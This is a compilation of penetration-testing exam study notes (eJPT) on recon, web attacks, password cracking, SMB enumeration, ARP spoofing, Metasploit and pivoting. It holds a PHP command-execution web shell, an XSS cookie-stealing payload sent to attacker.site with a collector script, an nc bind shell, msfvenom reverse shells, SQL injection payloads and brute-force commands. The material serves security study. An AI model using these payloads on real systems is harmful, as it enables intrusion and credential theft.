- If stuck on the exam, Full Stack Analysis with Wireshark touches on finding other routers with Wireshark
- Add Route Example
 - Our tap0 VPN IP: 10.175.34.100
 - Target Machine IP: 192.168.222.199
 - Target Network: 192.168.222.0/24
 - Our Gateway IP (tap0 vpn ip to match other servers there): 10.175.34.1
 - Query to add:
 - ip route add {TARGET NETWORK} via {OUR NETWORK} dev {vpn interface}
 - ip route add 192.168.222.0/24 via 10.175.34.1 dev tap0
 - call, ip r and you will see it added to our ip table and you can access it now!
 - Other Queries also working:
 - ip route add {TARGET NETWORK} via {OUR NETWORK}

Firewalls

- Firewalls have filters packets through the following actions
 - Allow: packet is able to pass
 - Drop: Drops the packet without an error message or anything to the source
 - Deny: Deny passage WITH an error message
- IMPORTANT - Interview-Esque Questions
 - Typical firewalls can ONLY filter traffic by IP addresses, ports, and protocols
 - Layer 7 (Application Layer) firewalls are able to inspect content and do more than traditional Firewalls
 - Firewalls can also be used to implement NAT
 - In DNS, it's the RESOLVER SERVER which actually translates things through the Domain Name System. So the resolver is the server that does that operation and is hosted by your isp or whoever, like openDNS or whatever you use.

Wireshark Helpful Snippets

- Note: These are like classes... sort of. So you can do `ip.addr ip.xyz`
 - `http.request.method == GET`
 - `tcp.stream eq 0` (will show the first tcp stream, if we change it 1 it will show us a whole different stream if available.)
- VIEW -> Menu Resolution -> Enable Mac Layer - Shows you the mac addresses and is helpful in trying to find other devices/ routers. Do arp filter then check on it.
- A - Record or A in DNS is the (Host Address). So if we capture DNS data we can see the type of the request sometimes is of type: A (Host Address), it is literally an IP of the machine.
- To see just successful ports egress check
 - `tcp.seq==1 and tcp.ack==1` - fast way to check inbound/ outbound during an egress check, use this in Wireshark after capturing the traffic

Web & Cookies

- Using console and cannot use BurpSuite:
 - EX: `openssl s_client -connect targetSite.com:443`
 - `flag -quiet` to stop it from using verbose mode
 - Once connected we can do `OPTIONS` to see what's allowed, `PUT` can allow us to put a shell on the target
- Standard Cookies (local/ client-side)
 - If cookie domain is not specified it will be restricted to just the immediate server and will not pass to other sub.domains.com.

- Adding http.only flag when setting up a cookie protects against XSS and other attacks that might allow reading of that cookie.
- Adding a secure flag in a cookie will only send cookies on HTTPS connections
- When hijacking cookies, first make an init request to have the site generate us a cookie, **THEN** we can manipulate that and insert our own before submitting a GET request to the site with the weaponized cookie
- Session Cookies (server-side)
 - Slightly less secure to hide some of how the site functions, token-based
 - Can be submitted through GET links,
EX: <https://coolsite.com/index.php&sessid=kw3r9>
 - PHP Sites use: PHPSESSID
 - JSP Sites use: JSESSIONID
 - **Web dev can set their own custom parameters though instead of the examples above for PHP & JSP.**
 - So biggest difference between HTTP and HTTPS are within the SSL/TLS handshake

Penetration Testing

Information Gathering & Scanning

- Subdomain Enumeration
 - cert.sh - By far the best, a website that outputs TONS of subdomains based on certs domain checks
 - Go to a target site's cert details in the browser, it will show other subdomains as well if it's a shared cert
 - Careful from wildcard certs as they will return a subdomain for anything searched/ queried. Ex: notrealsub.google.com will return valid if wildcard cert is on it.
 - Use Sublist3r or dnsdumpster.com
 - VirusTotal.com search for a domain
- Ping Sweep: Used to create a map of a network
 - IMPORTANT: Use two tools to confirm everything is good, fping AND nmap. Nmap, if you don't need output remove /dev/null
 - nmap is the defacto choice, as it allows you to input a list of ip ranges and much more
 - `nmap -sn 10.10.10.3-222`

- To force nmap os detection of a host even if it returns an error, try `nmap -Pn -O TARGETIP` (Note: This is very noisy)
 - More accurate OS scan: `nmap -sT -O TARGETIP/Range` (SYN-TCP based)
- `fping -a -g IPRANGE`
 - `-a` flag, we want to see only hosts that are available (alive)
 - `-g` flag, we want this a ping sweep and not a standard ping request
 - To hide offline hosts error messages use `2>/dev/null` at the end of the command ex: `fping -a -g 10.10.10.2 10.10.10.222 2>/dev/null` will show us only valid and alive hosts (CAN BACKFIRE, sometimes skips hosts with all ports closed)
- Port Scanning
 - `-sS` flag - Stealth scanning in nmap is decent against firewalls but can still be detected by some IDS. It's a SYN scan that drops the 3-handshake communication before connecting, which makes the service on the port unable of detecting it.
 - `nmap <scan type> 10.10.10.3,6,9` will only scan hosts 10.10.10.3 then ...10.6 ... 10.9
 - DO NOT give up on filtered ports (request is blocked by FW/ IDS), try to force them with `-Pn`

Vulnerability Assessment

- Much more linear than pentesting and less effective as we have no way to prove those vulns are actually exploitable
 - Scan probes to verify a vuln is **can lead to false positives**
- Typical approach (rather than cycle): Engagement -> Information Gathering -> Footprinting & Scanning -> Vulnerability Assessment -> Reporting
- Assessments on custom applications are more arduous as you have to more manual work than running several scanners

Web Attacks

- Banner grabbing:
 - Can be obfuscated as admins can change the banner info. That's where automated tools like `httpprint` excel, it will pick that up (signature-based)
 - Netcat (Manual: HTTP-ONLY)
 - `nc <target address> 80`
 - `HEAD / HTTP/1.0`` #NOTE: PUT TWO EMPTY LINES AFTER! Also make sure the request is in UPPERCASE
 -

- If the banner grab is unsuccessful, it's probably because you left out the two extra empty lines after the request HEAD... that being the two empty lines after which the body goes if we had any.
 - Sometimes might get lucky and get even OS running on that server
- OpenSSL (Manual: HTTPS)
 - openssl s_client -connect target.site:443
 - HEAD / HTTP/1.0
- httpprint (Automated)
- httpprint -P0 -h <target hosts> -s <signature files>

httpprint -P0 -h 1.2.3.4 -s /usr/share/httpprint/signatures.txt #Example

- HTTP Verbs
 - OPTIONS gives us enabled HTTP verbs on the host
 - **IMPORTANT: REST APIs use PUT/ DELETE to save files as normal operations, so do not report ANY verbs found without verifying their impact**
 - PUT is the most dangerous as it uploads files to a server. **NOTE: Must write the correct size of the uploaded content**
 - PUT /path/to/destination HTTP/1.1
 - Host: www.website.com
 -
 -

<PUT data>

Example

nc victim.site 80

PUT /payload.php HTTP/1.0

Content-type: text/html

Content-length: 20 # NOTE: You have to have know length of the contents before sending, wc -m payload.php gives us length in bytes

- Great shell that works with PUT:
- <?php
- if (isset(\$_GET['cmd']))
- {
- \$cmd = \$_GET['cmd'];
- echo '<pre>';

- \$result = shell_exec(\$cmd);
- echo \$result;
- echo '<pre>';
- }

?>

- We can now send requests on the site with victim.site/shellweUploaded?cmd=cat /etc/passwd
- Delete is another dangerous verb to lookout for - Deletes files off a server (DoS/ Data Loss)
- DELETE /path/login.php HTTP/1.1

Host: www.website.com

- POST parameters (form data) only work in the **message body**
- XSS: stealing cookie content and sending it to an attacker
 - XSS to insert on target:
 - <script>
 - var i = new Image();
 - i.src="http://attacker.site/log.php?q="+document.cookie;

</script>

- PHP script to store captured data on our c2:
- <?PHP
- \$filename="/tmp/log.txt"; // Where to save, this file should be already created on our c2
- \$fp=fopen(\$filename, 'a');
- \$cookie=\$_GET['q']; // the parameter to store the cookies/ whatever command we need into
- fwrite(\$fp, \$cookie);
- fclose(\$fp);

?>

Passwords

- John the Ripper
 - unshadow passwd shadow > crackme - Sets the pass/ shadow in a format john will accept to begin cracking on crackme

- `john --wordlist=/usr/share/SecLists/Passwords.txt --pot=hashestocrack hashestocrack` - Will overwrite the john pot file in case you want to run multiple attempts on the same file in the same session.
- `john --incremental --users:<list of users or just one EX: Brian> crackme` - NOTE: Incremental is not meant to be used with a wordlist and will attempt typical brute-force. Will only attempt specified users instead of going through all.
- `john --wordlist --users:victim1,victim2 crackme` - Uses default wordlist for a dictionary attack
 - `john --wordlist=/usr/share/wordlist/rockyou.txt --users:victim1 crackme` - Using custom wordlists

NetBIOS

- Why is NetBIOS great to enumerate? Gives us information about:
 - **Network Shares**
 - Hostname
 - NetBIOS name
 - Domain
- `\\ComputerName\C$` - allows us to access a disk volume on the share. (C\$, D\$, E\$...)
- `\\ComputerName\admin$` - Gives us the Windows installation directory
- `\\ComputerName\ipc$` - (Can't be viewed in explorer, stick to the terminal) Taps/communicates directly with processes running on that network. For a null session: `net use \\<IP ADDRESS>\IPC$ "" /user:`
- Enumeration
 - `nbstat -A 10.10.10.222`
 - `<00>` - Means that this machine is a CLIENT
 - `<20>` - Means file sharing is enabled on that machine. Enumerate it further, this is of most importance.
 - `NET VIEW <TARGET MACHINE IP>` - To enumerate the file sharing on that machine
 - NOTE: To enumerate on linux use `nmblookup -A 10.10.10.222` or even better, `smbclient -L \\10.10.10.222 -N` where flag -N is to omit NetBIOS requesting a password
 - UNIQUE - Means that machine can have only 1 IP assigned to it
- `enum4linux -n 10.10.10.222`
- `nmap -script=smb-brute 10.10.10.222` - Quickly gives us a login and password for users

Meterpreter

- reverse_tcp - Will attempt to connect back to our (attacking) machine. (Helps evade FW, if you choose the right port)
- bind_tcp - Creates a server-process on the victim machine waiting for us to connect to it.
- When navigating a Win machine, make sure to escape the \, so instead of cd C:\ it should be: cd C:\\
- Popular commands:
 - route (IMPORTANT) - Gateway info and routes
 - getsystem - Automatic PrivEsc, if possible. Won't work in modern Win machines, use bypassuac instead which is a separate exploit (Set session to background, then set bypassuac, afterward attempt getsystem again).

Helpful Commands

- nmap -sn 10.10.10.22/24 | grep -oP '(?<=Nmap scan report for)[^]*' Clean nmap ping sweep - WARNING: can omit some alive hosts out
- nc -v 127.0.0.1 8888 will let us contact a listening port on the target address here localhost. This is not to be confused with the listener we typically use in reverse shells nc nvlp 8888. The first command is used to call the second command and establish a connection.
- For a simple shell if the target host has nc:
 - On target host: nc -nvlp 1337 -e /bin/bash where -e executes any command.
 - On our machine: nc -v 127.0.0.1 1337 of course, instead of localhost, insert the target IP.
- SQLi:
 - ' UNION SELECT null; -- - Basic union injection, extra dash to avoid browsers removing trailing space. Of course, keep adding nulls till we get a result.
 - SQLMAP: sqlmap -u 'http://vuln.site/view.php?id=203' -p id --technique=U - Enum id parameter and use UNIONS
 - substring('entry', x, y) - Used as a boolean if ' or 1=1 or alternatives are blocked where x = index/ position of char, and y = length of entry (1 per word/ entry).
 - This is really used for predicting DB names and enumerating them by hand, instead SQL does all this work for us.
 - EX: User if user() = root@localhost is signed into the DB, we can check that:
 - SELECT substring(user(), 1, 1) Returns 1 if root is signed in
 - user() - Tells us current user logged into the DB
- Hydra

- HTTP-POST login dictionary hydra crackme.site http-post-form
"/login.php:usr=^USER^&pwd=^PASS^:invalid credentials" -L
/usr/share/wordlist.txt -P /usr/share/passList.txt -f -V, where flag -f is to stop
the attack as soon as we find one successful result,
- SSH Attack hydra 10.10.10.222 ssh -L /usr/share/userList.txt -P
/usr/share/passList.txt -f -V
- Port forward: echo 1 > /proc/sys/net/ipv4/ip_forward
- Arpspoof: arpspoof -i <interface> -t <target ip> -r <host ip>, NOTE: -t address is the
source ip (often the victim) and the -r is the destination ip. In a MITM, we are between
them.
 - arpspoof -i eth0 -t 10.10.10.222 -r 10.10.10.240 - Will intercept traffic in that
.222-240 range, this is where Wireshark would be of great help.
- To confirm a blind RCE, you can use a time test out if you really have RCE. Ex:
send sleep+5 and see if the request takes 5 seconds to come back in burp.
- msfvenom -p linux/x64/shell/reverse_tcp lhost=<Attacker IP> lport=443 -f elf -o 443 -
Simple msfvenom reverse shell
- msfvenom -p php/reverse_php lhost=<Attacker IP> lport=443 -o revShell.php - Simple
php reverse shell, use with metasploit to get meterpreter later on if possible.
 - use post/multi/manager/shell_to_meterpreter - To upgrade from a simple
shell

Good to Know

- When testing for SQLi, don't just stop at the web UI once you find an injection, use
burp to inject into:
 - Headers
 - Cookies
 - POST: Helps circumvent client-side input validation
- Use scp to download files to our local machine: scp root@10.10.10.222:/etc/passwd . -
where root=victim along with the victim ip
- SQLi can also allow us to nuke DBs where we are allowed to delete things, insert a true
statement and the DB will be nuked.
- UNION SQLi is faster and is less prone to crashing the system. So when running
SQLMap, try to select a technique instead of leaving it empty which can possibly crash
the target host
- A full dump can also crash the system, so dump only specific tables/ columns to be less
noisy
- Backups are typically stored in .bak, .old, .txt, and .xxx. So if we want to find any
backups on a site run gobuster against those.c

- Directory Enumeration
 - If gobuster/ dirb are being blocked, you might need a User Agent to emulate browser traffic and snag some dirs. Ex: dirb http://targetsite.site -a "Mozilla/ browser agent we copied from an online source"
 - Adding a cookie can give more results with gobuster/ dirbuster. EX: dirb http://targetsite.site -c "COOKIE:XYZ" copy the
 - Adding a basic auth can also bring up more results -U in gobuster, and in dirb: dirb http://targetsite.site -u "admin:password"
 - -x txt,php,/ to include directories with the file extensions search in gobuster

Important Last Minute Reminders:

- Once you compromise a machine, cat the /etc/hosts to find any virtual hosts you might need later on. Was crucial in the labs.
- MUST do a full port scan with nmap, the labs had many with some close the 65k ports.
- Very fast nmap scan for full ports sudo nmap -T4 --open -sS --min-rate=1000 --max-retries=2 -p- -oN full-scan 10.10.10.x T5 is not much faster and risks skipping some ports.
- For web: After you get some creds, try to pipe them into gobuster for an authenticated traversal.
- Make sure to keep your machine's new IP in mind when scanning. As dumb as it might sound, it can trip you up after a few boxes.
- To see just successful ports with an egress check:
 - tcp.seq==1 and tcp.ack==1 - fast way to filter outbound requests during an egress check, **after** capturing the traffic with Wireshark, etc.
- When doing a scan, if a host has **ALL** ports closed, it's a **CLIENT**
- When scanning for service versions, to get more information about the operating system and such, grab the banner for that open port with nc.
- If SQLi does not work right away, try appending comments instead of using a boolean:
 - Instead of page?id=21' or 1=1 -- -, insert the next statement directly, page?id=21 AND SELECT ...
- If a specific dictionary list is giving you troubles with Hydra-particularly, check if the list has a comment on top and remove it.

https://github.com/osV22/ejpt_notes/blob/main/fullNotes.md

<https://refabr1k.gitbook.io/oscp/learnsecurity-ejpt/untitled>

Networking

IPv4 Addressing/Subnetting

<https://t.me/learningnets>

slash notation	net mask	number of hosts
/0	0.0.0.0	4294967296
/1	128.0.0.0	2147483648
/2	192.0.0.0	1073741824
/3	224.0.0.0	536870912
/4	240.0.0.0	268435456
/5	248.0.0.0	134217728
/6	252.0.0.0	67108864
/7	254.0.0.0	33554432
/8	255.0.0.0	16777216
/9	255.128.0.0	8388608
/10	255.192.0.0	4194304
/11	255.224.0.0	2097152
/12	255.240.0.0	1048576
/13	255.248.0.0	524288
/14	255.252.0.0	262144
/15	255.254.0.0	131072
/16	255.255.0.0	65536
/17	255.255.128.0	32768
/18	255.255.192.0	16384
/19	255.255.224.0	8192
/20	255.255.240.0	4096

slash notation	net mask	number of hosts
/21	255.255.248.0	2048
/22	255.255.252.0	1024
/23	255.255.254.0	512
/24	255.255.255.0	256
/25	255.255.255.128	128
/26	255.255.255.192	64
/27	255.255.255.224	32
/28	255.255.255.240	16
/29	255.255.255.248	8
/30	255.255.255.252	4
/31	255.255.255.254	2
/32	255.255.255.255	1

Common ports & Protocols

Port	Protocol	Hint
22	SSH	
25	SMTP	
110	POP3	
115	SFTP	
143	IMAP	
80	HTTP	
443	HTTPS	

Port	Protocol	Hint
23	TELNET	
21	FTP	
3389	RDP	
3306	MYSQL	
1433	MS SQL	
137	NETBIOS	find work groups
138	NETBIOS	list shares & machines
139	NETBIOS	transit data
53	DNS	

Routing

To see what your current routing table looks like use the following commands:

- `ip route` **on Linux**
- `route print` **on Windows**
- `netstat -r` **on OSX**

Adding a new route

`ip route add ROUTETO via ROUTEFROM`

MAC Address

To discover the MAC address of the network cards installed, you can use:

- `ipconfig /all` **on Windows**
- `ip addr` **on Linux**
- `ifconfig` **on OSX**

ARP Cache

You can check the ARP cache of your hosts by typing:

- `arp -a` **on Windows**
- `ip neighbour` **on Linux**
- `arp` **on OSX**

Netstat Command

To check the listening ports and the current (TCP) connections on a host you can use:

- `netstat -ano` **on Windows**
- `netstat -tunp` **on Linux**
- `netstat -p tcp -p udp` **together with**
`lsof -n -i4TCP -i4UDP` **on MacOS**

Wireshark

Wireshark is a network sniffer and protocol analyzer.

Here are some basic capture filters:

syntax	Description
ip	Only packets using IP as layer 3 protocol.
not ip	The opposite of the previous syntax.
tcp port 80	Packets where the source or destination TCP port is 80.
net 192.168.54.0/24	Packets from and to the specified network.
src port 1234	The source port must be 1234; the transport protocol does not matter.
src net 192.168.1.0/24	The source IP address must be in the specified network.
host 192.168.45.65	All the packets from or to the specified host.
host www.example.com	All the packets from or to the specified hostname.

Penetration Testing

Penetration testers must test for any and all vulnerabilities, not just the ones that grant them root access to a system.

Considering the penetration test as a process, rather than an unstructured block of tasks, this ensures that every potential vulnerability or security weakness gets tested, with the lowest possible overhead.

Method	Description
Engagement	Quotation, proposal submittal, scope of engagement, incident handling, legal work.

Method	Description
Information Gathering	The process of collecting information before deploying any real attacks
Footprinting and Scanning	Deepening your knowledge of the in-scope servers and services. Port scanning, detecting services...
Vulnerability Assessment	The process which defines, locates, and classifies the security leaks in a computer, network, or application.
Exploitation	Enabling pen testers to compromise a system and expose to it further attacks.
Reporting	Documenting all the steps that led to a successful attack during the test.

A successful exploit of a machine helps to investigate the target network further, to discover new targets and to repeat the process from the information gathering phase.

A penetration test is a **cyclic process**.

The process ends when there are no more systems and services in-scope to exploit.

Remember, a penetration test is used to find any and all vulnerabilities.

Reporting

The report must address:

- Techniques used
- Vulnerabilities found
- Exploits used
- Impact and risk analysis for each vulnerability
- Remediation tips

Widening the attack surface

Using your time at "**widening the attack surface**" is much more valuable than shooting darts at an unknown target. You do not know where to shoot, and you do not know which technique is the best to use.

Information Gathering

Information gathering is one of the most important phases of an engagement. This step of the process helps you understand the target organization, widen the attack surface and mount efficient and targeted attacks.

OSINT - Open Source Intelligence

- Social networks
- Public sites
- Visiting the company websites

Whois

The whois database can offer a lot of great information:

- Owner name
- Street addresses
- Email address
- Technical contacts

whois domain.test

Subdomain Enumeration

Through subdomain enumeration a pentester can possibly identify additional resources of a target.

Tools

- dnsdumpster.com
- [sublist3r](https://sublist3r.com)
- crt.sh
- [amass](https://amass.kiterunner.com)

The Importance of Information Gathering

A good pentester spends 90% of their time widening the attack surface and 10% launching the correct commands to exploit the target.

Footprinting & Scanning

This is the infrastructure part of the information gathering.

Mapping a network

Mapping a network helps the pentester get an idea of how the network is structured.

Ping sweep

Ping sweeping helps find all live hosts in a network range.

```
fping -a -g 192.168.1.0/24 2>/dev/null
```

```
nmap -sn 192.168.1.0/24
```

OS fingerprinting

OS fingerprinting is the process of determining the operating system used by a host on a network.

OS Detection, no ping

nmap -Pn -O <target(s)>

Port Scanning

Port scanning allows for discovery of running daemons and services of each node on the network.

TCP SYN scan or stealth scan

nmap -Ss <target>

Scripts and version detection

nmap -sC -sV <target>

All ports, scripts, version

nmap -sC -sV -p- <target>

UDP and Version check

nmap -sU -sV <target>

Most used scan

OS, version, scripts, traceroute, and all ports

nmap -A -p- <target>

Vulnerability Assessment

A vulnerability assessment is a review of security weaknesses in an information system. It evaluates if the system is susceptible to any known vulnerabilities, assigns severity levels to those vulnerabilities, and recommends remediation or mitigation, if and whenever needed.

Nessus

Nessus is a popular and powerful vulnerability scanner.

Examples of vulnerabilities and exposures Nessus can scan for include:

- Vulnerabilities that could allow unauthorized control or access to sensitive data on a system.
- Misconfiguration of software suites, files on the operating system, network devices...
- Default passwords, a few common passwords, and blank/absent passwords on some system accounts. Nessus can also call Hydra (an external tool) to launch a dictionary attack.

- Denial of service vulnerabilities

Running Kali you should be able to start Nessus with the command below and visiting <https://kali:8834> to configure the scan

service nessud start

Web Attacks

Banner grabbing

nc -v <target> <port>

HEAD / HTTP/1.0

HTTPS services

openssl s_client -connect <target>:<port>

HEAD / HTTP/1.0

Fingerprinting with Httpprint

httpprint -P0 -h <target> -s <signature file>

HTTP Verbs

GET, POST, HEAD, PUT, DELETE, OPTIONS

Using PUT to upload shell

Get the content length of the shell

wc -m shell.php

<payload content length output>

Then using nc to upload with the PUT method

nc <target> <port>

PUT /payload.php HTTP/1.0

Content-type: text/html

Content-length: <length of payload>

Directory and File Enumeration

Enumeration of files and directories can lead to many hidden resources that could contain:

- New and untested features
- Backup files
- Testing information
- Developer's notes

Dirb is a great tool to use for directory/file brute forcing

dirb http://<target>

Gobuster is another directory/file scanner written in Go

gobuster -u <target> -w <path to wordlist> -o <file to output to>

Google Dorks

Command	Meaning
site:	You can use this command to include only results on a given hostname.
intitle:	This command filters according to the title of a page.
inurl:	Similar to intitle, but works on the URL of a resource.
filetype:	This filters by using the file extension of a resource. For example .pdf or .xls.
AND, OR, &	You can use logical operators to combine your expressions. For example: site:example.com OR site:another.com
-	You can use this character to filter out a keyword or a command's result from the query.

SQL Injection with SQLMap

sqlmap -u <target> -p <paramater> [options]

Example

sqlmap -u 'http://victim.site/search.php?id=2' -p id --technique=U

Dump contents of a specific table in a database

sqlmap -u 'http://victim.site/search.php?id=1' -D <database name> -T <table name> --dump

System Attacks

Malware "Malicious Software"

Malware is any software used to misuse computer systems with the intent to:

- Cause denial of service
- Spy on users activity

- Get unauthorized control over one or more computer systems
- Cause other malicious activities

Password Cracking

Unshadow

unshadow passwd shadow > crackme

John The Ripper

john -wordlist <path to wordlist> -users=<users file> <hashfile>

Network Attacks

Seclists

[SecLists](#) is a great list containing common usernames, passwords, URLs, sensitive data patterns, fuzzing payloads, web shells, and more.

apt-get install seclists

Hydra

Hydra is a fast, parallelized, network authentication cracker that supports different protocols.

hydra -L <users file> -P <password file> -t 10 <target> ssh -s 22

hydra -L <users file> -P <password file> telnet://<target>

Windows Shares

NetBIOS can supply some of the following information when querying a computer:

- Hostname
- NetBIOS name
- Domain
- Network Shares

Badly configured shares exploitation can lead to:

- Information disclosure
- Unauthorized file access
- Information leakage used to mount a target attack

Null session attacks can be used to enumerate a lot of information. Attackers can steal information about:

- Passwords
- System users
- System Groups
- Running system processes

Most common windows command to enumerate Windows shares

nbtstat -A <target>

Once an attacker knows that a machine has the File Server service running, they can enumerate the shares using NET VIEW

NET VIEW <target>

This tells Windows to connect to the IPC\$ share by using an empty password and empty username

NET USE \\<target IP address>\IPC\$ "" /u:"

These commands can be used on a linux machine to enumerate network shares

nmblookup -A <target>

Smbclient can do the same as NET VIEW but it also displays administrative shares that are hidden when using Windows standard tools

smbclient -L //<target> -N (list shares without asking for password)

smbclient //<target>/share -N (mount share)

enum4linux is very powerful PERL script that can be used to enumerate Windows shares

enum4linux -a <target>

By default enum4linux performs:

- User enumeration
- Share enumeration
- Group and member enumeration
- Password policy extraction
- OS information detection
- A nmblookup run
- Printer information extraction

ARP Poisoning/Spoofing (Dsniff)

ARP Poisoning is a powerful attack you can use to intercept traffic on a switched network.

tells my machine to forward packets intercepted to the real destination hosts

echo 1 > /proc/sys/net/ipv4/ip_forward

```
# arpspoof -i <interface> -t <target> -r <host>
```

```
arpspoof -i tap0 -t 10.10.10.10 -r 10.10.10.11
```

```
# Example: to intercept traffic between 192.168.1.5 and 192.168.1.6
```

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

```
arpspoof -i eth0 -t 192.168.1.5 -r 192.168.1.6
```

```
# Then run Wireshark and intercept the traffic
```

Metasploit

Metasploit is an open-source framework used for penetration testing and exploit development.

Metasploit gives you a wide array of community contributed exploits and attack vectors that can be used against various systems and technologies.

Basic workflow to exploit a target using MSFConsole:

- Identifying a vulnerable service
- Searching for a proper exploit for that service
- Loading and configuring the exploit
- Loading and configuring the payload you want to use
- Running the exploit code and getting access to the vulnerable machine

```
# Starts up metasploit console
```

```
msfconsole
```

```
# Search all modules by term
```

```
search <search term>
```

```
# Setting which module to use
```

```
use /path/to/exploit
```

```
# Once a module is being used to show all options to configure
```

```
show options
```

```
# Use set command and name of setting to configure all settings
```

```
set payload /path/to/payload
```

set RHOST <remote host>

set RPORT <remote port>

To run/exploit module

run

exploit

Payloads are pieces of code injected by an exploit module into the victim machine or service.

A payload is used by an attacker to get:

- An OS Shell
- A VNC or RDP connection
- A Meterpreter shell
- The execution of an attacker-supplied application

Meterpreter

Meterpreter is a very powerful shell which runs on Android, BSD, Java, Linux, PHP, Python, and Windows vulnerable applications and services.

Meterpreter is more than a simple shell. It provides advanced features to gather information, transfer files between the attacker and victim machines, install backdoors and more.

Meterpreter lets you perform information gathering on the exploited machine and the network it is attached to. You can retrieve:

- Information about the machine and the OS
- The network configuration in use
- The routing table of the compromised host
- Information about the user running the exploited process

You can set your payload to be a meterpreter shell before running it

set payload <windows, linux, java etc>/meterpreter/reverse_tcp

Once you have a meterpreter session open you can background it or use Ctrl+z

background

Use the sessions command to see all current running sessions

sessions

sessions -l

Use the -i flag and the sessions number to interact with it

sessions -i 1

Useful information gathering commands once in meterpreter shell

sysinfo

ifconfig

route

getuid

getsystem

The hashdump module dumps the password database of a Windows machine

use post/windows/gather/hashdump

set session 1

run

bypassuac is a module you can use to bypass uac control on a windows machine

use exploit/windows/local/bypassuac

show options

set session 1

exploit

getuid (now having administrative privileges)

The shell command gives you a standard OS shell

Shell

<https://github.com/hunterlucker/eJPT-notes>

Information Collection and Enumeration:

Nmap

hfping

Nessus

enum4linux

smbclient

nmblookup

Pivoting and IP Routing:

Ip route add <destination network> via <outgoing network>
Meterpreter> run autoroute -s "destination network"
portfwd

Web Exploitation:

Dirb
Dirbuster
Burp Suite
SQLMap
Xss Manual
Nikto

Brute Force:

ncrack
Hydra
John
Auxiliary Scripts Metasploit

Network Exploitation:


Metasploit-framework
Searchsploit
Wireshark

Pivoting

Pivoting

Pivoting is the exclusive method of using an instance also known by 'foothold' to be able to "move" from place to place inside the compromised network. It uses the first compromised system foothold to allow us to compromise other devices and servers that are otherwise inaccessible directly.

POST EXPLOITATION - PIVOTING



- Use the hacked device as a pivot.
- Try to gain access to other devices in the network

Example: Lets say an attacker has the IP address of 192.168.56.101. The attacker then compromises another computer with the address of 192.168.56.202, but this computer also has access to another IP range of 10.10.10.0/24. Now the attacker can use the compromised machine to "pivot" or gain access to the second network they initially did not have access to.

Metasploit Pivoting

We have compromised a machine and now have a meterpreter shell on it. Running the ifconfig command reveals another IP address of 10.10.1.101. Metasploit has a built in AutoRoute script that we can use to attack the second network through the first compromised machine.

Background the initial session

background

Adding the new route towards the new network range

run autoroute -s 10.10.1.0/24

Using the tcp scan auxiliary module we can now scan the new target found

use auxiliary/scanner/portscan/tcp

set PORTS <list of common ports>

set RHOSTS 10.10.1.101

run

<https://github.com/hunterluker/eJPT-notes>

<https://www.cyberciti.biz/faq/linux-route-add/>

Exam Reviews

<https://nicholaswerner.medium.com/ejpt-certification-review-6f836fb3a402>

https://www.linkedin.com/pulse/ejpt-review-elearnsecurity-junior-penetration-tester-scott-anderson/?trk=pulse-article_more-articles_related-content-card

https://www.youtube.com/watch?v=vP5VaxrM_O0

<https://www.youtube.com/watch?v=sXdPtEo8hk0>

<https://www.youtube.com/watch?v=IUWPcC8S7jA>

<https://www.youtube.com/watch?v=ZrwF7mtarAE>

<https://forum.hackthebox.com/t/ejpt-review/3605>

https://www.reddit.com/r/netsecstudents/comments/eux4fh/elearnsecurity_junior_penetration_tester_ejpt/

https://www.reddit.com/r/netsecstudents/comments/9y3fqb/ejpt_course_review/

<https://t.me/learningnets>

https://www.reddit.com/r/tryhackme/comments/onhynp/my_personal_ejpt_review/

<https://ine.com/blog/my-ejpt-experience-lily-clark>

<https://infosecwriteups.com/ultimate-guide-to-pass-ejpt-in-the-first-attempt-by-mayur-parmar-75effc877394>

<https://wh1tedrvg0n.com/ejpt-pts-review/>